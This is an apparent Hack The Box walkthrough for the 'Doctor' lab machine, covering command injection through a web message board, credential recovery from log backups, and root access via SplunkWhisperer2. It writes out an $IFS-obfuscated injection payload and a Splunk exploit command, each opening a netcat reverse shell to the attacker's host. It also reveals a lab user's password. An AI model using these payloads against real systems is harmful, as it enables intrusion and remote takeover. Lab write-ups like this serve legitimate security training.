Hack The Box
Hack The Box: Doctor Walkthrough
Doctor uses command injection for a foothold, recovers credentials from logs, and abuses SplunkWhisperer2 for root.
Recon & Enumeration

Use nmap to full scan for open ports and services:
Check port 80.


Check port 8089.
Spotlighting an email address, info@doctors.htb opens in a new tab. I included doctors.htb in the hosts file.

With no login credentials on hand, I clicked on the "Sign Up Now" button to set up an account. Here's the scoop on what I used:
- Username: testuser
- Email: test@test.com
- Password: test
- Confirm Password: test

Now, we log into the system using the credentials we set:
Email: test@test.com Password: test


We're currently exploring the messaging board, and I decided to kick things off by composing some messages. After experimenting with basic XSS and SQLi payloads, I made a breakthrough. It turns out, I found a method that allowed me to establish a connection between the target machine and my attack box after setting up a netcat listener on my attack box, then inserted a <test> tag, using my attack box's IP in the src attribute, and clicked Post to send the content over to the web server.

On our listener.
After diving deeper into this page, I stumbled upon a method that allows us to run code.

On our listener.

Inside this scenario, we got a response back on our "id" command which is "web". That tells us that we can Remote Code Execution.
We will now try to get a shell useing the command below:<test src=http://10.10.14.8:4343/$(nc.traditional$IFS-e$IFS/bin/bash$IFS'10.10.14.8'$IFS'4343')>
I gave nc.traditional a shot - it's like an alternative to nc, but it turned out nc wasn't doing the trick. To tackle the issue, I employed $IFS, a trick commonly used for injections. This move helped me replace a space that was causing problems. And you know what? I also mixed in some quotes for good measure, just to cover all the bases.

And we get a shell on our listener.

Further enumeration reveals a backup file.

Grep it for credentials.

Switch to the user "shaun" using the password "Guitar123".

As we enumerate more, linpeas.sh suspected that splunk can be used for privilege escalation.

Curious about boosting my access level, I turned to Google and found a perfect article right on the SplunkWhisperer2 project opens in a new tab. It was simple to elevate my privileges through "Splunk Universal Forwarder Hijacking."

First, we start a listener.
Download the exploit.

Runing the exploit using the exploit parameters below: python PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.8 --username shaun --password Guitar123 --payload 'nc.traditional -e/bin/sh 10.10.14.8 4343'


And we get a root shell on our listener.